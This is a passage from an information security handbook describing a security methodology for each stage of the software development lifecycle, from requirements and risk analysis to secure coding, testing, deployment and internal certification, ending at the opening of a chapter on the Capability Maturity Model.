Software development lifecycle	1. Requirements stage	2. Analyze stage	3. Design stage	4. Build and test stage	5. Deploy stage
System development security	1.1 Identify information protection requirements	2.1 Identify Risks and costs	3.1 Design system security components	4.1 Build secure environments	5.1 Secure code migration
	1.2 Identify corporate-wide and regulatory security requirements	2.2 Conduct risk *versus* cost analysis	3.2 Determine and establish development security needs	4.2 Enforce secure coding practices; build security components	5.2 Sanitize obsolete environments; secure production environment
	1.3 Identify user base and high-level access requirements	2.3 Determine security scope and finalize security requirements	3.3 Security procurement	4.3 Conduct code review	5.3 Secure deployment process
	1.4 Identify security audit requirements	2.4 Evaluate resource needs (Time, Budget, People)	3.4 Develop security testing approach	4.4 Conduct security testing	5.4 User awareness and training
Security deliverable/ End-Product	*1.5 Detailed security requirements*	*2.5 Security project plan* *2.6 Initial risk mitigation document*	*3.5 Security design* *3.6 Security test plan*	*4.5 The prepilot environment*	*5.5 Completed risk mitigation document*
Information security certification		Initial certification review	Certification checkpoint	Vulnerability assessment	Certification issuance

EXHIBIT 186.1 System development security framework.

the reliability of service requirement. If the team is evaluating or developing a system of critical importance that may be subject to denial-of-service attacks, it is important that access be controlled to ensure that the most important users have priority when they need it. In most organizations, loss of service is an annoyance or results in a loss of revenue. In the military, loss of service could result in loss of life.

186.3.1.4 Identify Security Audit Requirements

Depending on the sensitivity or criticality of the information stored on the system, the organization may need to hold individual users highly accountable for their actions on the system. The SDLC tends to focus on error reporting and system events. It is not uncommon for systems to be built with little or no consideration for security auditing requirements. This neglect affects the accuracy and granularity of security-related event tracking, which in turn makes auditing and incident handling activities more complex. The project team should consider the following when identifying security audit requirements:

- Determine the alignment with organizationwide security auditing strategy.
- Determine the audit approach: subject-oriented (uses, roles, groups) *versus* object-oriented (files, transactions) *versus* a hybrid approach.
- Determine the level of granularity needed to provide a sufficient audit trail.
- Determine the administration and protection of the audit logs.
- Determine the life cycle of the audit logs (align with the organization's retention policies).
- Determine the interoperability of the auditing capability (operability with other repositories).

186.3.1.5 Detailed Security Requirements Deliverable

The detailed security requirements deliverable should be a subset of the requirements documents produced in the SDLC process. Exhibit 186.2 provides a sample of subheadings that should be included in this deliverable. The detailed security requirements deliverable is a living document that may require

EXHIBIT 186.2 Sample of Content Included in Detailed Security Requirements Deliverable

Subheadings	Content	Example
Information Storage and Exchange	Information classification	Customer insurance policy information is classified as confidential and must be encrypted when transmitted over the Internet
	Encryption requirements (if applicable)	
	Information exchange control points (entry/exit)	Customer insurance policy being transmitted to business partner must pass through a single entry/exit point
Identification/ Authentication	User communities specification (e.g., external end users, internal end users, business Partners, support, administrators, vendors)	Public end users must be uniquely identified and authenticated to the system using strong passwords
	Authentication strength (password, strong passwords, two-factor, biometrics)	
	Warning banner requirements	
	Credential management requirements	
Authorization	Mode of access control (role-based, rule-based)	Role-based authorization must be used
	Levels of access rights	Users can have multiple roles
	Access move, add, delete requirements	Need to know is considered
Reliability of Service	High availability and redundancy requirements	Failure of the log-on mechanism must exit safely and not grant access to the requestor
	Fail-safe requirements	
	Error and security notification requirements	
Accountability	Security-related activities to be logged	Log-on failures must be time stamped and the user ID and number of attempts logged
Audit	Audit reporting functionality	Report failed log-ons over the past 30 days

updating in later stages. This document will be used in the design stage to create a one-to-one mapping of functionality to requirements to ensure that all requirements have been addressed.

186.3.2 Analyze Stage


The objective of the analyze stage in the SDSM is to provide a dose of reality in the ideal world of the requirements stage. The project team must determine the viability of designing and implementing the security requirements and adjust appropriately according to budget, resource, and time constraints. Subsequently, the final scope should be defined; the project deliverables, timelines, checkpoints, budget, and resources should be identified; and a security project plan should be created for incorporation into the overall SDLC project plan. A high-level information security risk document should also be prepared for presentation at the initial certification review (discussed later in the chapter). It is critical that a thorough security analysis be done to ensure that the proper security elements are considered in the design stage. An incomplete analysis could lead to a faulty design, which at best will lead to costly rework and at worst will result in an insecure end product.

186.3.2.1 Identify Risks and Costs

The project team should understand how the addition of a new system will impact the organization's existing information technology (IT) architecture and what new security risks the system could introduce into the environment. This exercise should identify the appropriate network location of the new system, as well as the security touch-points between the system and the preexisting IT infrastructure. When the new system has been placed into the environment, the project team should conduct a risk analysis to identify all possible security threats to the system, including technical hazards (e.g., power outages, security vulnerabilities), manmade hazards (e.g., fire, sabotage), and natural hazards (e.g., floods, tornadoes). The team should then identify the likelihood that each threat will occur and estimate the cost of the potential damage. Next, the project team should estimate the cost to mitigate the risk and determine the business impact if a risk is not addressed. Finally, the project team should highlight the most costly and complex security requirements and document the risk and cost findings at a high level in the information security risk document. Exhibit 186.3 summarizes the process of identifying risks and costs.

186.3.2.2 Risk *Versus* Cost Analysis

It is possible that the costs of implementing security outweigh the risks, in which case the requirements should be modified or an exception to the security requirement obtained. For example, a project team in the healthcare industry is building a capability that requires external e-mail exchange of personal health information (PHI). Encryption of PHI transmitted over public e-mail is a regulatory requirement. If the cost of deploying a secure interorganizational e-mail solution is beyond the budget of the project,



Place the new system in its environment (as it will reside in production)
Identify security touch-points in the architecture
Identify technical, man-made, and natural threats to the system
Identify likelihood of each threat occurring
Identify cost of damage that would be incurred if the threat occurred
Identify cost of reducing or removing the threat
Identify business impact of not reducing or eliminating the threat
Summarize risk and cost findings in the information security risk document

EXHIBIT 186.3 High-level flow depicting the process of identifying risks and costs of a new system.

an alternative may be to use “snail mail” or secure faxes. Another option is to propose a shared infrastructure for an enterprisewide secure e-mail solution and obtain an exception until this capability is built out.

186.3.2.3 Determine Security Scope and Finalize Security Requirements

When risks, costs, and impact have been analyzed, the project team should determine the system requirements to include or exclude based on cost, risk, complexity, timing, impact, etc. This determination should take into consideration the impact of security on end users, the potential damage that the end user could do to the system, other threats to the system (i.e., natural, technical, or manmade hazards), and business needs. The risk analysis should be consolidated, and the project team should formulate risk mitigation activities and prepare exception requests (discussed later). The project team should also make a determination around building, buying, reusing, or outsourcing security components. In this decision, the cost of security *versus* the value it adds should be considered, as well as the complexity and robustness of the solution options. Finally, the requirements should be finalized.

186.3.2.4 Evaluate Resource Needs

When the final requirements have been established, the project team can identify timelines and checkpoints to build or configure the required functionality. The project team should also identify the project budget and resources that will be conducting the design, build, test, and implement work, along with their roles and responsibilities. Resources performing security tasks should have a security background or should be supervised by someone who does. This may require budgeting for internal or external security subject matter experts (SMEs) if security expertise is not available on the project team. Finally, the project team should plan time, effort, and resources for the certification process (discussed later).

186.3.2.5 Security Project Plan

The security project plan deliverable should be a subset of the overall project plan produced in the SDLC process. The security project plan should include the subheadings listed in Exhibit 186.4.

186.3.2.6 Initial Risk Mitigation Document

The risk mitigation document is a living document that is created in the analyze stage and updated throughout the SDLC process to track information security risk. This document is completed at the end of the certification process in the deployment stage. The risk mitigation document should identify assets that are affected by the new system; the threats to and vulnerabilities within those assets, including likelihood of occurrence; the business impact if a vulnerability is exploited; a prioritization of the risks in accordance with the likelihood of occurrence and impact to the business; and a mitigation plan for each risk.

EXHIBIT 186.4 Subheadings in Security Project Plan Deliverable and Suggested Content

Subheadings	Content
Timelines and Checkpoints	Convert security requirements into tasks and assign duration and full-time equivalent (FTE) to tasks Identify tasks for security certification Establish checkpoints to monitor progress
Budget	Identify FTE cost Identify material cost (software, hardware, support, services) Identify project management cost Identify miscellaneous cost
Roles and Responsibilities	Define organizational structure Define roles to complete security tasks Define responsibilities for each role

186.3.3 Design Stage

The high-level objectives of the SDSM design stage are to:

- Formulate how security components are to be built and incorporated into the overall system design.
- Define the environments for secure development.
- Conduct vendor or capability selection.
- Prototype designs and finalize procurement decisions.
- Formulate security testing plans (component, integration, product).
- Pass the certification checkpoint (discussed later).

186.3.3.1 Design System Security Components

At this point, the project team should define the design of security components that will meet the documented security requirements. These components include security functions within the system, such as access role definitions, or separate yet complementary security components such as a single sign-on architecture. The objective here is to flesh out the various security components of the system to meet stated requirements. Success criteria should also be defined for each security component (to be used in security testing). Here are some security design principles to keep in mind:

- Avoid security for security's sake; focus on the overall capability and the associated risk factors.
- Address the key security areas of identification, authentication, authorization, confidentiality, integrity, availability, accountability, and, where applicable, nonrepudiation.
- Forge multiple layers of controls; be wary of single points of failures and the location of the weakest link.
- Strive for transparent security; it is an end-user's best friend.
- Keep security simple; complex designs have many secrets.
- Consider the life cycle of the security component; begin with secure defaults and end with a fail-safe stance.
- Favor mature and proven security technologies; new is not always best, and organic is not always healthiest.
- It is ready when you can take it to an expert; engage information security subject matter experts to review the soundness of the design.

186.3.3.1.1 Perform Prototype Testing To Validate the Capability

Prototype testing validates that the combined elements of a proposed design meet the security requirements. This should occur before the detailed design is complete. The prototype testing is also considered a precursor to the application testing. This may occur in a prototype or test-bed environment. Designers should choose the basic components that will constitute the system based on the assumption that the components possess the capabilities called for in the requirements. Before the time and effort are devoted to a detailed design, these assumptions must be verified and the risks must be evaluated. How this analysis is done (empirically, by developing a prototype of the proposed system, or less formally) will depend on the familiarity of the design team with the proposed architecture. In short, a gray area exists where the differences between verification and actual testing are ill defined. The project team should seek a level of rigor appropriate for the complexity of the system.

186.3.3.2 Determine and Establish Development Security Needs

It is critical that the project team has an appropriate environment (or environments) in which to conduct the build and test stages. This environment should be documented as part of the design stage. The project team should make arrangements to acquire development, testing, staging, and production environments that meet their needs. These environments should be physically or logically separate and properly secured. The project team should also define mechanisms to maintain the integrity, confidentiality, and availability of the source code by version control, checksums, access rights, logging, etc. Access privileges should be defined according to roles and responsibilities. Access to source code, system utilities, developer privileges, and developer manuals should be restricted. Media should be protected and software properly licensed. To ensure secure and smooth migration from one environment to the next, the project team should define change control and risk mitigation processes, including a secure code migration strategy.

186.3.3.3 Security Procurement

To reduce costs and ensure interoperability with other systems in the organization, the project team should identify and procure any reusable security components, such as token or smart-card technologies. If a third-party system is to be purchased, the project team should undergo a vendor selection process, in which preexisting vendor relationships, industry recognition, company stability, support offering, product features, etc., are considered. When candidate components are procured, the project team should prototype potential solutions to verify capability, performance, interoperability, etc. When a vendor is selected, the project team should work with applicable legal or procurement representatives to establish contracts and agreements (e.g., service level agreements, operational level agreements, nondisclosure agreements).

186.3.3.4 Develop Security Testing Approach

Security testing in the SDSM differs from functional testing in the SDLC. Security testing focuses not only on those functions that invoke security mechanisms but also on the least-used aspects of the mechanisms, primarily because the least-used functions often contain flaws that can be exploited. As such, security testing usually includes a high number of negative tests, whose expected outcomes demonstrate unsuccessful attempts to circumvent system security. By contrast, functional testing focuses on those functions that are most commonly used.

186.3.3.4.1 Develop a List of Assertions

A reasonable approach to testing is to begin by developing a list of assertions. Security test assertions are created by identifying the security-relevant interfaces of a component, reviewing the security requirements and design documentation, and identifying conditions that are security relevant and testable. A few examples of security-relevant interfaces include the password-changing module available to a user, the user administration module available to a security administrator, the application programming interface available to an application programmer, and the console interface available to a network administrator. Examine such interfaces and the documentation associated with them for testable assertions. For example, the statement "A user should be able to change his own password" is an assertion that might be found in design documentation; a test can be built around this assertion.

186.3.3.4.2 Distinguish between Different Types of Tests

Security test procedures will be needed for several types of tests:

- Prototype testing to validate the security capability
- Component testing to validate package, reuse, and custom security component tests
- Integration testing to validate security functionality in integration testing and product testing
- Volume testing to ensure that the system will process data across physical and logical boundaries
- Stress testing to ensure effective transaction processing immediately after system downtime, after network downtime, or during peak periods (denial-of-service conditions)
- Data recovery testing to investigate both data recovery capabilities and system restart capabilities for failover and redundancy
- Database security testing to ensure that access is not provided outside the system environment

186.3.3.5 Security Design Deliverable

The security design deliverable should be a subset of the overall system design deliverable produced in the SDLC process. The format and subheadings of the security design deliverable should follow those of the overall system design deliverable. Exhibit 186.5 provides a recommended listing of security subheadings for this document.

186.3.3.6 Security Test Plan

The security test plan should be a subset of the overall test plan deliverable produced in the SDLC process. The format and subheadings of the security test plan should follow those of the overall test plan deliverable, as summarized in Exhibit 186.6.

186.3.4 Build and Test Stage

The high-level objectives of the build and test stage are to:

- Build secure environments to foster system development integrity and protect preexisting infrastructure.
- Promote secure coding practices to ensure the security quality of the finished product.
- Enforce formal code review procedures to inculcate checks and balances into the code development process.
- Thoroughly test all security components to validate the design; build a pilot capability.
- Resolve issues within the certification process and pass the vulnerability assessment (discussed later).

186.3.4.1 Build Secure Environments

Due to the laxness that typically exists in nonproduction environments, preexisting and future production environments should be appropriately demarcated from development, testing, and training segments. The project team should also configure (or arrange for the configuration with the network support team) network control points (e.g., firewalls, routers) to meet development, administrative, and operational objectives. Furthermore, the development environment should mirror the production

EXHIBIT 186.5 Recommended Subheadings for Security Design Deliverable and Suggested Content

Subheadings	Content
Introduction	Purpose Context Scope References
Security Requirements to Design Mapping	Security requirements Matching security components to meet each requirement
High-level Description	Each security component design at a high level Interaction among security components, system architecture, and network infrastructure Information flow Environments Diagrams and flow charts, as necessary
Detailed Design	Each security component in detail Software, hardware, service specifications
Environment Design	Details of development, testing, staging, and production environments Code maintenance process Secure code migration strategy Media protection and licensing protocols Change control and risk mitigation processes Physical security of development servers and workstations

EXHIBIT 186.6 Recommended Subheadings for Security Test Plan Deliverable and Suggested Content

Subheadings	Content
Introduction	Purpose Context Scope References
Security Design to Test Mapping	Security design Matching testing components to validate each design
High-level Description	Test approach or process and documentation procedures (should be similar to SDLC) Each testing stage: component, integration, product Test environments Entry/exit criteria Dependencies
Detailed Design	List of assertions Test input requirements Test cases Each testing phase; provide entry/exit criteria for each phase Test procedures; specify "testware" to use Regression test approach and criteria Code fix criteria Testing deliverables

environment as closely as possible for system build, as the system will ultimately have to function properly in the more rigorously controlled production environment.

A key activity in the build stage of the SDSM is server hardening. Hardening is the process of removing or disabling unneeded services, reconfiguring insecure default settings, and updating systems to secure patch levels. A common fallacy in the SDLC process is that systems are developed on unhardened servers and server hardening takes place in the production build-out phase. This predicament makes deploying applications on hardened servers a crapshoot, often resulting in system anomalies, finger-pointing, delayed timelines, and, worst of all, a permissive hardening stance to accommodate the application. A better approach is to ensure that development is done on hardened servers, and documentation of necessary services, protocols, system settings, and operating system (OS) dependencies are captured through the development process. Finally, to ensure availability, the project team should build or make arrangements for appropriate backup and availability capabilities.

186.3.4.2 Enforce Secure Coding Practices and Build Security Components

Software developers must be educated in secure coding practices to ensure that the end product has the required security functionality. This is a challenge in most organizations because, historically, security techniques have not been taught in programming classes. Where possible, the organization should arrange for formal secure coding training for its developers. The following text describes some high-impact recommendations for improving information security within an organization's applications.

186.3.4.2.1 Encryption and Random Number Generators

The developer should use well-established cryptographic algorithms as opposed to implementing proprietary or obscure cryptographic algorithms. Examples of published encryption standards and mechanisms recognized by the cryptographic community are those listed in the Federal Information Processing Standards (FIPS) publication. Another fallacy related to cryptographic functions is the use of pseudorandom number generators (PSNGs). Developers should evaluate their PSNGs against the criteria set by RSA:[1]

[1] Atreya, M. Pseudo Random Number Generators (PRNGs), RSA Laboratories, http://www.rsase-curity.com/products/bsafe/overview/Article4-PRNG.pdf.

- Is random enough to hide patterns and correlations (i.e., distribution of 1's and 0's will have no noticeable pattern)
- Has a large period (i.e., it will repeat itself only after a large number of bits)
- Generates on average as many 1's as 0's
- Does not produce preferred strings such as "01010101"
- Is a simple algorithm with good performance
- Does not allow knowledge of some outputs to help predict past or future outputs
- Has an internal state that is sufficiently large and unpredictable to avoid exhaustive searches

186.3.4.2.2 Input Validation and Exception Checking

Always validate (user and application) input. Most of the exploits seen in the past couple of years were a direct result of poor or incorrect input validation or mishandled exceptions. Independent of the platform, applications have been regularly broken by such attacks as buffer overflows, format string vulnerabilities, and utilization of shell-escape codes. Never trust input when designing an application, and always perform proper exception checking in the code.

186.3.4.2.3 Authentication

Authentication strength is paramount to the security of the application or system because other security controls such as authorization, encryption, and auditing are predicated on the authenticity of the user's identity; however, authentication strength must always be weighed against usability. Enforcing a ten-character complex password will only lead users to write passwords on Post-It notes and stick them next to their terminals. Do not hardcode credentials into applications, and do not store them in cleartext. Hardcoded passwords are difficult to change and sometimes even result in a clearly visible password in compiled application executables. A simple "string application_name" command on a UNIX host can reveal a password that is not encrypted. A good practice is to always encrypt authentication credentials. This is especially important for a Web application that uses cookies to store session and authentication information. Favor centralized authentication where possible. Centralized authentication repositories allow for a standardized authentication policy across the enterprise, consistency in authentication data, and a single point of administration—in addition to a single point of failure, so redundancy is required.

186.3.4.2.4 Authorization

The authorization control is only as strong as its link to the identity it is authorizing (this link is the main target of impersonation attacks). In building out the authorization model, it is critical to form a strong link to the identity through the life cycle of the authenticated session. This is of particular importance in Web applications or multilayered systems where the identity is often propagated to other contexts.

186.3.4.2.5 Logging and Auditing

Logging and auditing can provide evidence of illegal or unauthorized access to an application and its data. It can become legal material if law enforcement authorities get involved. For this reason, logging and auditing should be designed to offer configurable logging and auditing capabilities, which allow the capture of detailed information if necessary.

186.3.4.2.6 Code Dependencies

Code development, especially object-oriented programming, often depends on the use of third-party libraries. Only acquire and use libraries from established vendors to minimize the risk of unknown vulnerabilities. Also, validate return code or values from libraries where possible. Similar care should be taken when relying on external subsystems for processing and input.

186.3.4.2.7 Error Messages and Code Comments

Error messages should not divulge system information. Attackers usually gather information before they try to break into an application or a network. For this reason, information given out to a user should be always evaluated under the aspect of what a user needs to know. For example, an error message telling the user that a database table is not available already contains too much information. Exception handling should log such an error and provide the user with a standard message, saying that the database is not available. In the same vein, do not include comments in public viewable code that could reveal valuable information about the inner workings of the system. This is strictly targeted at Web applications where code (and associated comments) resides on the browser.

186.3.4.2.8 Online Coding Resources

The following Web pages provide detailed practical assistance for programmers:

- C/C++—"Smashing the Stack for Fun and Profit," http://downloads.securityfocus.com/library/P49-14.text
- Perl—"perlsec: Perl security," http://perldoc.perl.org/perlsec.html
- Java—"Security Code Guidelines," http://java.sun.com/security/seccodeguide.html
- UNIX—Wheeler, D.A., "Secure Programming for Linux and Unix How To: Creating Secure Software," http://dwheeler.com/secure-programs/
- ASP—http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsecure/html/msdn_implement.asp

186.3.4.3 Conduct Code Review

Code review from the SDSM perspective has the objectives of checking for good security coding practices as well as auditing for possible backdoors in the code. It is a well-known fact that insiders conduct the majority of security exploits. Code developers are no exception to that rule.

186.3.4.4 Conduct Security Testing

Security testing provides assurance that security was implemented to meet the security requirements and to mitigate the risks identified in the security design plan. Security testing ascertains that the proposed components actually perform as expected and that security requirements are met throughout the integrated solution. The key aim of security testing is to search for exposures that might result in unauthorized access to the underlying operating system, application resources, audit or authentication data, and network resources or that could lead to denial-of-service attacks. Security testing also aims to identify and address the risk of noncompliant components. The risk and proposed mitigation plans should be captured in the project's risk mitigation document (which was created in the analyze stage). There are as many different breakdowns for testing phases as there are SDLCs. In the interest of simplicity, the SDSM has three broad test phases: component testing, integration testing, and product testing, as described in the following text.

186.3.4.4.1 Perform Component Testing

Many components combine to form a security infrastructure. In general, this includes firewalls, authentication servers, encryption products, certificate servers, access control mechanisms, and routers. Configuration management is often the weak link that creates new exposures. Perform testing for these components individually to test the functionality and to identify any weaknesses in the configuration. The component testing should cover security functionality, performance, failure-proof or fail-safe ability (in case the individual component is compromised), logging and monitoring capability, and manageability. Security testing should include stress testing. Stress testing and worst-case-scenario testing will help to expose how well the component behaves under overloaded conditions. These types of testing will also indicate the capability's exposure to denial of service attacks.

186.3.4.4.2 Perform Integration Testing

The next phase of the testing should focus on integration testing. This phase focuses on how well each component integrates with the other components in the architecture. The objective is to ensure that security requirements are met throughout the environment. Migrations to new environments and integration of custom and packaged components should be thoroughly tested.

186.3.4.4.3 Perform Product Testing

Product test execution will occur only after all package, custom, and reuse components have completed integration testing. The product test execution may not end until the entire product test model has been executed completely and without discrepancies. All pieces of the security solution should be installed and configured in a test environment to mimic a production environment as closely as possible. For the best results, product testing should occur in a production readiness (staging) environment. This environment should include all packaged software and all hardware chosen for production. When a new capability is introduced into an existing networked environment, the new capability inherits all the risks associated with that environment; therefore, it is extremely important to test how well the capability meets its security requirements within the production environment.

186.3.4.5 General Tips on Security Testing

The following list provides some general tips on testing for security:

- Discourage the use of production data in the testing environment.
- Do not use production passwords in the test environment.
- Use strong passwords (minimum seven characters, alphanumeric, with mixed case and special characters) in the development environment, to emulate production.
- Educate the testing team on specific security concerns, such as buffer overruns in C, TCP/IP vulnerabilities, operating system bugs, and ActiveX, Java, and CGI code problems.
- Purge test data appropriately, so residual data is not available in the operating environment after it is used. Test data can be retained in the system library for future reference if necessary.
- Disable test accounts when they are no longer necessary.
- Document, evaluate, and address security risks of a noncompliant component at each testing phase.

186.3.4.6 The Prepilot Environment

The prepilot environment should have full system functionality and should have gone through and passed all testing stages. This environment should be part of the SDLC process. The additional security requirement here is getting the environment through the security certification process. This involves coordinating with the certification team to conduct a vulnerability assessment on the prepilot environment.

186.3.5 Deploy Stage

The high-level objectives of the deploy stage are to migrate systems safely from development through to production; systematically cleanse obsolete environments of security-sensitive information; ensure and preserve the confidentiality, integrity, and availability of the production environments; implement secure deployment of systems, user information and credentials, postconfiguration information, etc.; employ secure code enhancement, software updates, and bug fixes procedures; secure deliverables produced during the SDLC; and complete the risk mitigation document and obtain certification sign-off.

186.3.5.1 Secure System Migration

A secure system migration process contributes to the goal of keeping the production environment as pristine as possible. To ensure that security is maintained throughout the migration process, the project team should assign migration owners and appropriate approval processes to ensure accountability and control during migration. Furthermore, least privilege should be used when granting access to personnel involved in the migration process. The migration should be conducted using secure protocols and mechanisms across environments. When the system has been migrated, integrity verifiers (e.g., checksums, message digests) should be used to verify the integrity of the system. The project team should also identify and enforce security maintenance as part of regularly scheduled maintenance windows to ensure the continued integrity of the new system in production. Security regression testing should be incorporated in the maintenance cycle to validate the integrity of the system after scheduled changes.

186.3.5.2 Sanitize Obsolete Environments and Secure Production Environments

The project team should implement a process to identify and sanitize development, test, and staging computing resources or environments that are no longer needed. Passwords (e.g., root, system, administrative, default) used in predeployment activities should be changed in all environments, especially production. The project team should also conduct a formalized transition of relevant credentials, system information, processes, documentation, licenses, etc., to the permanent operations or production team. During the SDLC process, a number of deliverables were produced that contain sensitive information, such as architecture specifics and risk analyses. Such deliverables must be kept for auditing and historical purposes, but they must be controlled to avoid improper disclosure of the information they contain. Finally the project team should ensure that the new system has adequate physical security when placed in production.

186.3.5.3 Secure Deployment

In the rush of making production deadlines, it is not uncommon for user password lists and other sensitive material to be mass distributed. These types of information could be used at a later time to gain unauthorized access into the system. The SDSM seeks to raise awareness of this issue. During deployment, the collection, setup, and distribution of credentials (e.g., passwords, tokens), and post-configuration information (e.g., gateway, required ports, environment variables) should be appropriately controlled, monitored, and accounted for. When granting access to personnel involved in deployment activities and to permanent system users, least privilege should be used. All user access should be documented.

186.3.5.4 User Awareness and Training

It is difficult to maintain the security of a system without properly educating the users of that system. It is important that the project team raise user awareness on how to create good passwords, protect credentials, and promote understanding of other security-specific features, such as timeout mechanisms and account lockout. The project team should identify user support activities and set up caller authentication procedures to verify the identities of users calling the help desk for assistance, and users should be made aware of help-desk authentication practices to avoid social engineering attacks.

186.3.5.5 Completed Risk Mitigation Document

The risk mitigation document is a living document that was created in the analyze stage and updated throughout the SDLC process to track information security risk. The project team should confirm that all open risk items have been adequately mitigated or have appropriate exception approvals. The completed risk mitigation document should be signed-off as part of the certification issuance process (see below).

186.3.5.5.1 Certification Framework

Throughout this chapter the concept of certification has been alluded to. A certification framework is critical to ensuring the sustenance and improvement of the organization's information security baseline. The objectives of certification are to:

- Ensure correct interpretation of security policies and standards.
- Assess and manage risk throughout the capability development life cycle.

- Formalize confirmation of compliance to security policies and standards.
- Formalize acknowledgement and acceptance of information security risks.
- Facilitate resolutions, suggest alternatives, and authorize waivers to achieve compliance.
- Authorize and track waivers and postponements.

It is highly recommended that the organization develop an internal certification process in conjunction with the internal audit and compliance group. An internal certification process can be used instead of or in preparation for a formal, external certification such as SAS 70 or ISO 17799 or for a government certification and accreditation. The following text describes the certification components that have been referenced throughout this chapter.

186.3.5.5.2 Initial Certification Review

The initial certification review takes place after the requirements and analyze stages and before the design stage. The objectives of this review can be seen from two sides—the certification team and the project team. For the certification team, this review is an introduction to the project and allows the team to get acquainted with the project's key players as well as the overall capability that is being proposed. For the project team, the objectives of the review are to familiarize themselves with the certification process, raise exceptions issues, and glean security subject matter expertise from the certification team. The benefits of the initial certification review are early identification of noncompliant issues, facilitation of exceptions requests, and knowledge sharing.

In the initial certification review, the certification team will conduct requirements review and interview sessions with relevant individuals, collect information regarding and document the project's alignment with security policies and standards, and provide project teams with resources (e.g., templates, information from similar projects) to facilitate the certification process. The certification team will also review any exception requests that have already been documented and facilitate the approval or denial of those requests. It should be noted that, although the certification team is comprised of security professionals, the individual that certifies the system or approves an exception is a functional owner, who is in a position to accept the risk for the organization.

Prior to entering the initial certification review, the project team must have obtained and reviewed all pertinent information security policies and standards, business requirements, and external regulatory requirements and produced a detailed security requirements document, a security project plan, an initial risk mitigation document, and any initial exception requests.

Upon completion of the initial certification review, the project team will be provided with approvals or denials of all initial exception requests, and they will have all the information necessary to create the risk analysis document for the requirements and analyze stages which captures risk issues, policies, standards and regulations that are violated, business impact, likelihood of risk, discovery timeframe, and the cost to fix. The document also contains a listing of risks that are ranked, an outline of mitigations, and timeframes for compliance.

186.3.5.5.3 Certification Checkpoint

The certification checkpoint takes place after the design stage and before the build and test stage. The purpose of this checkpoint is to keep the channels of communication and feedback open between the certification team and the project during the design stage. At this time the certification team validates the project team's security design against stated security requirements. The certification team also reviews the security designs to identify noncompliant issues and potential security implications with the enterprisewide security posture. Handling exceptions should also be a common activity during the certification checkpoint. Finally, the certification team should also provide cross-enterprise resource to the project team; for example, the certification team would know of previously certified projects that have a secure file transfer design that is similar to the needs of the current project. Prior to entering the certification checkpoint, the project team must have a completed security design document. After the checkpoint, the project team will receive approvals and denials on any new exception requests, based on which they will need to update the risk analysis document.

186.3.5.5.4 Vulnerability Assessment

The goal of the certification team during the vulnerability assessment is to test and identify noncompliant areas prior to deployment. In so doing, the certification team should exercise best effort to minimize disruption to project productivity. As a result of the vulnerability assessment, the certification team will provide empirical data to the project team, so they can update the risk mitigation document. The certification team also facilitates discussions with project teams to establish detailed activities for certification issuance at this point. The certification team's activities during a vulnerability assessment are to:

- Understand and analyze the environment by conducting interview sessions with relevant parties.
- Obtain and review environment documentation.
- Assess threat factors and identify application, system, infrastructure, and process vulnerabilities.
- Perform a vulnerability assessment with automated scanning tools and selected manual exploits.
- Present security analysis findings to the project team.
- Discuss security implications and project mitigation activities.
- Establish and gain consensus for the completion of the risk mitigation document.
- Establish a timeline and checkpoints for certification issuance.

Prior to entering the vulnerability assessment, the project team must have an updated risk mitigation document, as well as completed build and test deliverables. When the vulnerability assessment has been completed, the certification team provides the project team with a security assessment report, which contains the findings from the assessment. At this time, the project team can update the risk analysis document for the build and test stage, as well as the risk mitigation document.

186.3.5.5.5 Certification Issuance

The purpose of certification issuance is to formalize the confirmation of compliance to security policies and standards, as well as the acknowledgement and acceptance of information security risks. Prior to certification issuance, the certification team must validate completion of the risk mitigation document; ensure that all design, build, and test deliverables have been finalized; and ensure that either all exceptions have been approved or risks for denied exceptions have been mitigated. At this time, the certification team makes a recommendation to the certification issuer about whether or not the system should be certified. Upon completion of this phase, the project team has completed risk mitigation and risk analysis documents, and a certification issuance decision.

186.4 Summary

To those unfamiliar with the SDLC and SDSM processes, the information presented in this chapter may seem daunting and unrealistic. Implementing such a methodology is in fact mostly a cultural issue, because it requires that project and development teams be more disciplined. It can also extend the project timeline a bit longer than management would like. However, the additional time and due diligence exercised prior to implementation have proven time and again to pay dividends in the long run by producing systems that are robust and secure, and that do not require costly redesign. Those organizations that have undergone the growing pains have found that it was well worth the effort. To implement an SDSM or the larger SDLC successfully, full management support and attention are needed. Also, a complete methodology must be developed by each organization with much more detail than was provided here, in terms that are specific to the needs of the individual organization. Furthermore, such a methodology must be maintained over time to ensure relevance. The technology focus at the writing of this chapter included such things as application servers and CGI scripts, but by the time this text is published the hot technology will be Web services. Although the base methodology of requirements–analyze–design–build and test–deploy and certification will stand the test of time, the technical details will change frequently, and project teams and developers must keep up.

187

Software Engineering Institute Capability Maturity Model

Matt Nelson

187.1 Introduction

The Capability Maturity Model (CMM) is a model that helps organizations improve processes. Originally, it was developed specifically to measure the maturity of software engineering processes. Over time, the basic framework has been adapted to describe the maturity of other information technology (IT)-related processes. This article focuses on CMM in a software development environment. What is the goal of an organization implementing CMM? Organizations that implement CMM want to know how well-developed their processes are. As the name of the model implies, these organizations want to know about specific capabilities that are critical to their success. It is not enough to say that XYZ Company develops software. To be a successful software company, XYZ must gradually become more efficient at developing high-quality software, but to do so they must first develop processes to govern software development and then determine how to measure the performance of those processes. Refining their business means understanding which processes and subprocesses work and which ones require improvement or even replacement. Organizations using CMM over an extended period of time report significant improvements in quality of software delivered to their customers as well as reductions in the cost of delivering that software.

